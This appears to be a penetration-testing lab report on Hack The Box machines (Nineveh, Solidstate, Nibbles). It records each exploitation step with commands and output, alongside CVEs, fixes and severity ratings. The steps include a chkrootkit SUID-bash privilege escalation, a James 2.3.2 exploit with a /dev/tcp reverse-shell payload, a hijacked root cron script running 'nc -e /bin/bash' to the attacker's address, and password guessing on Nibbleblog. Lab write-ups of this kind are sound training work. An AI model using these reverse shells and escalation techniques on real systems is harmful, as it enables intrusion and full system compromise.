“chkrootkit <0.50” slapper mishandles path variables, which can lead to any **executable** file named “update” in “/tmp” directory to be executed as root. ([Rapid 7 reference](#))

Creating file “/tmp/update” as a script that will upgrade “/bin/bash” to SUID permissions as root.

```
amrois@nineveh:/tmp$ echo '#!/bin/bash' > update
echo '#!/bin/bash' > update
amrois@nineveh:/tmp$ cat update
cat update
#!/bin/bash
amrois@nineveh:/tmp$ echo 'chmod +s /bin/bash' >> update
echo 'chmod +s /bin/bash' >> update
amrois@nineveh:/tmp$ cat update
cat update
#!/bin/bash
chmod +s /bin/bash
amrois@nineveh:/tmp$ chmod +x update
chmod +x update
amrois@nineveh:/tmp$
```

Waiting for the script to run, after a minute “/bin/bash” changed permissions to SUID, creating a shell with `bash -p` granted a shell as user “root”:

```
ls -l /bin/bash
-rwsr-sr-x 1 root root 1037528 Jun 24 2016 /bin/bash
amrois@nineveh:/tmp$ bash -p
bash -p
bash-4.3# whoami
whoami
root
```

Vulnerability Explanation: [CVE-2014-0476](#)

“Chkrootkit <0.50” slapper does not properly quote file paths, this vulnerability leads to malicious executable file named “update” to run as “root” user under “/tmp”.

Vulnerability Fix:

- **Updating “chkrootkit”:** This vulnerability is patched after version 0.49 (Included) ([NVD](#))
- **Mounting “/tmp” to “noexec”:** “/tmp” not mounted to “noexec” is required for the use of the exploit. Mounting it to “noexec” can prevent executing files from this directory, preventing this vulnerability and allowing a more secure environment overall.

Severity: Critical - Outdated version of “chkrootkit” allows privilege escalation to user “root”, leading to full system compromise.

Exploit Code: Malicious executable file named “update” in “/tmp”.

Proof Screenshot Here:

SUID permissions to “/bin/bash” was granted, when creating a shell with bash it runs as the owner of the file (root), creating a root shell.

```
amrois@nineveh:/tmp$ bash -p
bash -p
bash-4.3# whoami
whoami
root
bash-4.3# id
id
uid=1000(amrois) gid=1000(amrois) euid=0(root) egid=0(root) groups=0(root),1000(amrois)
bash-4.3# ifconfig
ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:94:a9:ea
          inet addr:10.10.10.43  Bcast:10.10.10.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1417050 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1067605 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:286951270 (286.9 MB)  TX bytes:684733056 (684.7 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:16027 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16027 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:1481919 (1.4 MB)  TX bytes:1481919 (1.4 MB)
```

Proof.txt Contents:

```
cd /root
bash-4.3# ls
ls
root.txt  test.txt  vulnScan.sh
bash-4.3# cat root.txt
cat root.txt
9ae6ed964bdeb7a3149efa49ffc4cc5b
bash-4.3# cat test.txt
```

System IP: 10.10.10.51

Service Enumeration

Server IP Address	Ports Open
10.10.10.51	TCP: 22(ssh), 25(smtp), 80(http), 110(pop3), 119(nnntp), 4555(rsip)
	UDP:

Nmap Scan Results:

6 Open ports on the system. Ports 25, 110, 119, 4555 are using "Apache JAMES/2.3.2".

Apache James is an open-source enterprise-class email server written in Java, functioning as an SMTP, POP3, and IMAP mail server that supports various email protocols.

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
|   256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
|_  256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
25/tcp    open  smtp         JAMES smtpd 2.3.2
|_smtp-commands: solidstate Hello nmap.scanme.org (10.10.14.12 [10.10.14.12])
80/tcp    open  http         Apache httpd 2.4.25 ((Debian))
|_http-title: Home - Solid State Security
|_http-server-header: Apache/2.4.25 (Debian)
110/tcp   open  pop3         JAMES pop3d 2.3.2
119/tcp   open  nnntp        JAMES nntpd (posting ok)
4555/tcp  open  james-admin  JAMES Remote Admin 2.3.2
Service Info: Host: solidstate; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Initial Shell Vulnerability Exploited

The shell that was achieved granted access to user “mindy”.

Vulnerability Explanation: [CVE-2015-7611](#)

When default credentials (or other authentication) is available on port 4555 with service “James 2.3.2”, due to lack of validation creating a user, and sending that user a malicious email through SMTP (port 25), hijacking the connection of the following user that connects via SSH is possible (mindy), granting access to that user. ([Exploit used](#))

Vulnerability Fix:

- **Changing default credentials on “James 2.3.2”:** This exploit is achieved via authentication through port 4555 with service “James 2.3.2”, changing the default password will prevent connecting to the service and abusing the following vulnerability and changing passwords for users on port 110.
- **Updating the service to patched version:** “James 2.3.2.2” is reported to be patched ([Official “James” website](#)).
- **Changing default config file:** This exploit requires default installation of Apache James Server 2.3.2
- **Change password for user “mindy”:** Users “mindy” password was sent via “email” through port 110 (POP3). Changing the password to one that only user “mindy” can access and using strong password can prevent the “ssh” connection.

Severity: Critical - Outdated version of “James 2.3.2” and mishandling of “mindy” password allows to gain connection to user “mindy” via a shell.

Proof of Concept Code Here:

Connecting to Port 4555 “Apache JAMES” using the default credentials of the service “root: root”. The default credentials weren’t changed and allows access as “root” to the service:

```
(boker@boker)-[~/Desktop/HTB/Solidstate]
$ telnet 10.10.10.51 4555
Trying 10.10.10.51...
Connected to 10.10.10.51.
Escape character is '^]'.
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands the name
```

Changing the passwords of all users on the system to “123” so I can connect to them, the changed passwords are for “POP3” Port 110:

```
listusers
Existing accounts 6
user: james
user: ../../../../../../etc/bash_completion.d
user: thomas
user: john
user: mindy
user: mailadmin
setpassword james 123
Password for james reset
setpassword thomas 123
Password for thomas reset
setpassword john 123
Password for john reset
setpassword mindy 123
Password for mindy reset
setpassword mailadmin 123
Password for mailadmin reset
```

```
telnet 10.10.10.51 110
Trying 10.10.10.51...
Connected to 10.10.10.51.
Escape character is '^]'.
Solidstate POP3 server (JAMES)
USER mindy
+OK
PASS
+OK Welcome mindy
LIST
+OK 2 1945
1 1109
2 836
RETR 2
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <16744123.2.15034222>
MIME-Version: 1.0
Content-Type: text/plain; charset=
Content-Transfer-Encoding: 7bit
```

בדיקות חוסן תשתית

דוח מעבודות גמר

Connecting to user “mindy” via port 110 to read emails. The following email from “James” provides “ssh” credentials for user “mindy”.

```
.
LIST
+OK 2 1945
1 1109
2 836
.
RETR 2
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <16744123.2.1503422270399.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
    by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
    for <mindy@localhost>;
    Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
From: mailadmin@localhost
Subject: Your Access

Dear Mindy,

Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

username: mindy
pass: P@55W0rd1!2@

Respectfully,
James
```

Using [CVE-2015-7611](#), payload from “[Exploit-DB](#)”, This exploit uses the vulnerability of “James 2.3.2” that mishandles new users and allows the upload of a malicious code that will be executed when a connection is made via “SSH”. The payload was uploaded successfully, creating a “nc” listener on port 4444.

```
(boker@boker)-[~/Desktop/HTB/Solidstate]
$ python3 50347.py 10.10.10.51 10.10.14.12 4444
[+]Payload Selected (see script for more options): /bin/bash -i >& /dev/tcp/10.10.14.12/4444 0>61
[+]Example netcat listener syntax to use after successful execution: nc -lvnp 4444
[+]Connecting to James Remote Administration Tool...
[+]Creating user...
[+]Connecting to James SMTP server...
[+]Sending payload
[+]Done! Payload will be executed once somebody logs in (i.e. via SSH).
[+]Don't forget to start a listener on port 4444 before logging in!
```


בדיקות חוסן תשתית

דוח מעבודות גמר

Connecting via “ssh” to user “mindy”, this action will execute the malicious uploaded exploit. The connection was successful,

connection via “nc” was successful and proof of access is provided in “Initial Shell Screenshot”. Using the exploit shell rather than “ssh” as ssh service on this system was limited:

```
(boker@boker)-[~/Desktop/HTB/Solidstate]
$ ssh mindy@10.10.10.51
The authenticity of host '10.10.10.51 (10.10.10.51)' can't be established.
ED25519 key fingerprint is SHA256:rC5LxqIPhybBFae7BXE/MWYg4yLXjaZJn6z2/1+GmJg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.51' (ED25519) to the list of known hosts.
mindy@10.10.10.51's password:
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 22 14:00:02 2017 from 192.168.11.142
-rbash: $'\254\355\005sr\036org.apache.james.core.MailImpl\304x\r\345\274\317003\j': command not found
-rbash: L: command not found
-rbash: attributestLjava/util/HashMap: No such file or directory
-rbash: L
      errorMessageetLjava/lang/String: No such file or directory
-rbash: L
      lastUpdatedetLjava/util/Date: No such file or directory
-rbash: LmessageetLjavax/mail/internet/MimeMessage: No such file or directory
-rbash: $'L\004nameq~\002L': command not found
-rbash: recipientstLjava/util/Collection: No such file or directory
-rbash: L: command not found
-rbash: $'remoteAddrq~\002L': command not found
-rbash: remoteHostq~LsendertLorg/apache/mailet/MailAddress: No such file or directory
-rbash: $'L\005stateq~\002xpsr\035org.apache.mailet.MailAddress': command not found
-rbash: $'\221\222\204m\307{\244\002\003I\003posL\004hostq~\002L\004userq~\002xp': command not found
-rbash: @team.pl>
Message-ID: <201188.0.1759500314826.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: ../../../../../../../../../../etc/bash_completion.d@localhost
Received: from 10.10.14.12 ([10.10.14.12])
      by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 73
      for <../../../../../../../../etc/bash_completion.d@localhost>;
      Fri, 3 Oct 2025 10:04:34 -0400 (EDT)
Date: Fri, 3 Oct 2025 10:04:34 -0400 (EDT)
From: team@team.pl

: No such file or directory
```

Initial Shell Screenshot:

"Nc" Caught the connection via the malicious exploit and access to user "mindy" on the system is available:

```
(boker@boker)-[~/Desktop/HTB/Solidstate]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.51] 44266
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ id
id
uid=1001(mindy) gid=1001(mindy) groups=1001(mindy)
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ whoami
whoami
mindy
```

Proof.txt:

Inside "/home/mindy" file "user.txt" is available as proof of access to user "mindy".

User.txt: f13fc636bab9f86fa59a5aa0721093f8

Privilege Escalation

Privilege Escalation to user "root"

Vulnerability Exploited:

Uploading the tool "pspy32" to "/tmp" (As this directory is writable by everyone), making it executable and running the tool to see running services, running it for 60 seconds:

```
2025-10-03 10:51:40 (647 KB/s) - 'pspy32' saved [2940928/2940928]
${debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$ chmod +x pspy32
chmod +x pspy32
${debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$ timeout 60 ./pspy32
timeout 60 ./pspy32
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
```

"Pspy32" found the following process running by "root" every few minutes, this process runs a python script that removes the content of "/tmp/":

```
2025/10/03 10:54:01 CMD: UID=0      PID=3469  | /usr/sbin/CRON -f
2025/10/03 10:54:01 CMD: UID=0      PID=3470  | /usr/sbin/CRON -f
2025/10/03 10:54:01 CMD: UID=0      PID=3471  | python /opt/tmp.py
2025/10/03 10:54:01 CMD: UID=0      PID=3472  |
2025/10/03 10:54:01 CMD: UID=0      PID=3473  | sh -c rm -r /tmp/*
2025/10/03 10:54:01 CMD: UID=0      PID=3474  |
2025/10/03 10:54:01 CMD: UID=0      PID=3475  | /sbin/modprobe -q -- 0.0.0.0
2025/10/03 10:54:06 CMD: UID=0      PID=3476  | /sbin/modprobe -q -- netdev-0.0.0.0
2025/10/03 10:54:06 CMD: UID=0      PID=3477  | /sbin/modprobe -q -- 0.0.0.0
```

The script that runs by root automatically is "World-Writable", changing the content of the script can lead to a malicious script that runs by "root" user. Exploitation code is under "Exploit Code".

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$ ls -l /opt/tmp.py
ls -l /opt/tmp.py
-rwxrwxrwx 1 root root 105 Aug 22 2017 /opt/tmp.py
${debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$
```

Vulnerability Explanation:

A vulnerable script that runs automatically by user “root” and is “World-Writable” allows an attacker to change the content of the file to a malicious script that will run by “root”, essentially allowing the attacker to gain reverse shell as user “root” and full system compromise.


Vulnerability Fix:

- **Upgrading permissions on “/opt/tmp.py”:** This script runs by root, making it extremely powerful. Upgrading the permissions of the file to be accessed by root only can prevent this escalation vector.

Severity: Critical - Poor handling of a powerful script grants access to user “root”, leading to full system compromise.

Exploit Code:

Editing the content of “/opt/tmp.py” script to the following. Creating a “nc” listener on port 4445 and waiting for the script to run by “root” automatically. The script ran after a minute by user “root” and a reverse shell as “root” user was granted (Screenshot under “Proof Screenshot”):



```
boker@boker: ~/Desktop/HTB/Solidstate
GNU nano 2.7.4 File: /opt/tmp.py Modified
#!/usr/bin/env python
import os
import sys
try:
    os.system('nc -e /bin/bash 10.10.14.12 4445')
except:
    sys.exit()
```

בדיקות חוסן תשתית

דוח מעבדות גמר

Proof Screenshot Here:

```
(boker@boker)-[~/Desktop/HTB/Solidstate]
$ nc -lvp 4445
listening on [any] 4445 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.51] 51874
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

Proof.txt Contents:

Inside “/root” file “root.txt” is available as proof of access to user “root”.

Root.txt: 77d3dd496d3057c10f60df12ba09465a

System IP: 10.10.10.75

Service Enumeration

Server IP Address	Ports Open
10.10.10.75	TCP: 22(ssh), 80(http)
	UDP:

Nmap Scan Results:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Port 80 (http) uses Apache/2.4.18

Initial Shell Vulnerability Exploited

The shell achieved is under user "nibbler".

Vulnerability Explanation: [CVE-2015-6967](#)

Unrestricted file upload vulnerability in the My Image plugin in Nibbleblog <4.0.5 allows remote administrators to execute malicious code by uploading a file with executable extension (image.php), then accessing it via the following path "content/private/plugins/my_image/image.php" ([MSF module used](#))


Vulnerability Fix:

- **Updating "nibbleblog" to version "4.0.5":** This vulnerability affects "nibbleblog <4.0.5".
- **Remove/Disable/Rename "My image" plugin:** Removing or renaming the plugin can prevent the usage of this CVE.
- **Remove users data from public locations:** Removing "user.xml" and "config.xml" from "/nibbleblog/content" will prevent providing an attacker with a username for the service.
- **Changing password for "admin":** The password for user "admin" was easily achievable, Changing the password to a strong and unique password will prevent access to the admin dashboard.
- **Applying "WAF":** Applying a Web-Application-Firewall can prevent the upload of malicious files.

Severity: Critical - Outdated version of "nibbleblog" allows the exploitation of the mentioned vulnerability, leading to access as user "nibbler" on the system.


Proof of Concept Code Here:

While enumerating port 80, the Source Code of the main page provides the following information in a comment. The web-site uses “CMS Nibbleblog”:



```
1 <b>Hello world!</b>
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16 <!-- /nibbleblog/ directory. Nothing interesting here! -->
17
```

Using the tool “feroxbuster” to enumerate directories under “/nibbleblog/”, using “-n” flag for non-recursive:



```
(boker@boker)-[~/Desktop/HTB/Nibbles]
$ feroxbuster -u http://10.10.10.75/nibbleblog/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -n

FERRIC OXIDE
by Ben "epi" Risher ver: 2.11.0

Target Url      http://10.10.10.75/nibbleblog/
Threads         50
Wordlist        /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.11.0
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
HTTP methods    [GET]
Do Not Recurse  true
New Version Available https://github.com/epi052/feroxbuster/releases/latest

Press [ENTER] to use the Scan Management Menu™

404 GET 9l 32w -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 11l 32w -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301 GET 9l 28w 322c http://10.10.10.75/nibbleblog/themes => http://10.10.10.75/nibbleblog/themes/
301 GET 9l 28w 321c http://10.10.10.75/nibbleblog/admin => http://10.10.10.75/nibbleblog/admin/
301 GET 9l 28w 323c http://10.10.10.75/nibbleblog/plugins => http://10.10.10.75/nibbleblog/plugins/
200 GET 61l 168w 2987c http://10.10.10.75/nibbleblog/
301 GET 9l 28w 323c http://10.10.10.75/nibbleblog/content => http://10.10.10.75/nibbleblog/content/
301 GET 9l 28w 325c http://10.10.10.75/nibbleblog/languages => http://10.10.10.75/nibbleblog/languages/
```

File “users.xml” under “/nibbleblog/content/private” may store credentials on “nibbleblog”.


Index of /nibbleblog/content/private

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 categories.xml	2017-12-10 22:52	325	
 comments.xml	2017-12-10 22:52	431	
 config.xml	2017-12-10 22:52	1.9K	
 keys.php	2017-12-10 12:20	191	
 notifications.xml	2017-12-29 05:42	1.1K	
 pages.xml	2017-12-28 15:59	95	
 plugins/	2017-12-10 23:27	-	
 posts.xml	2017-12-28 15:38	93	
 shadow.php	2017-12-10 12:20	210	
 tags.xml	2017-12-28 15:38	97	
 users.xml	2025-10-05 06:02	502	

Enumerated user “admin” on “nibbleblog” from “/nibbleblog/content/private/users.xml”:


```
-<users>
- <user username="admin">
  <id type="integer">0</id>
  <session_fail_count type="integer">0</session_fail_count>
  <session_date type="integer">1514544131</session_date>
</user>
- <blacklist type="string" ip="10.10.10.1">
  <date type="integer">1512964659</date>
  <fail_count type="integer">1</fail_count>
</blacklist>
- <blacklist type="string" ip="10.10.14.8">
  <date type="integer">1759658522</date>
  <fail_count type="integer">1</fail_count>
</blacklist>
</users>
```

The following URL is a login form on “NibbleblogCMS”:



A screenshot of a web browser showing the login form for NibbleblogCMS. The browser's address bar shows the URL `10.10.10.75/nibbleblog/admin.php`, which is highlighted with a red rectangle. The browser's tab bar shows several tabs: OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The login form is titled "Sign in to Nibbleblog admin area" and contains two input fields for "Username" and "Password". Below these fields is a checkbox labeled "Remember me" and a "Login" button. At the bottom of the form is a link that says "← Back to blog".

User “admin” is most likely on the system. “NibbleblogCMS” doesn’t have default credentials, trying commonly-used default passwords, and the name of the host (nibbles). The name of the host as password to user “admin” worked and i’ve gained access to the admin dashboard (admin: nibbles):



A screenshot of the Nibbleblog admin dashboard. The browser's address bar shows the URL `10.10.10.75/nibbleblog/admin.php?controller=dashboard&action=view`. The browser's tab bar shows the same tabs as the previous screenshot. The dashboard has a header with the title "nibbleblog - Dashboard" and three links: "Dashboard", "View Blog", and "Log out". On the left side, there is a sidebar with a list of menu items: "Publish", "Comments", "Manage", "Settings", "Themes", and "Plugins". The main content area is divided into three sections: "Quick start", "Draft posts", and "Last comments". The "Quick start" section has links for "New post", "New page", "Manage posts", "General settings", "Regional", and "Change theme". The "Draft posts" section shows "There are no draft posts." The "Last comments" section shows "There are no published comments." On the right side, there is a "Notifications" section with a list of session notifications. Each notification includes a user icon, the text "New session started", and the date, time, and IP address. The notifications are as follows:

User	Date	Time	IP
	05 October	10:27:56	IP: 10.10.14.8
	29 December	10:42:11	IP: 10.10.14.2
	29 December	10:42:10	IP: 10.10.14.2
	28 December	21:09:06	IP: 10.10.14.3
	28 December	21:09:05	IP: 10.10.14.3
	28 December	20:45:00	IP: 10.10.14.3
	28 December	20:44:59	IP: 10.10.14.3

From “settings” in the admin dashboard, on the bottom of the page the version of “nibbleblog” is visible:

Bludit Sync

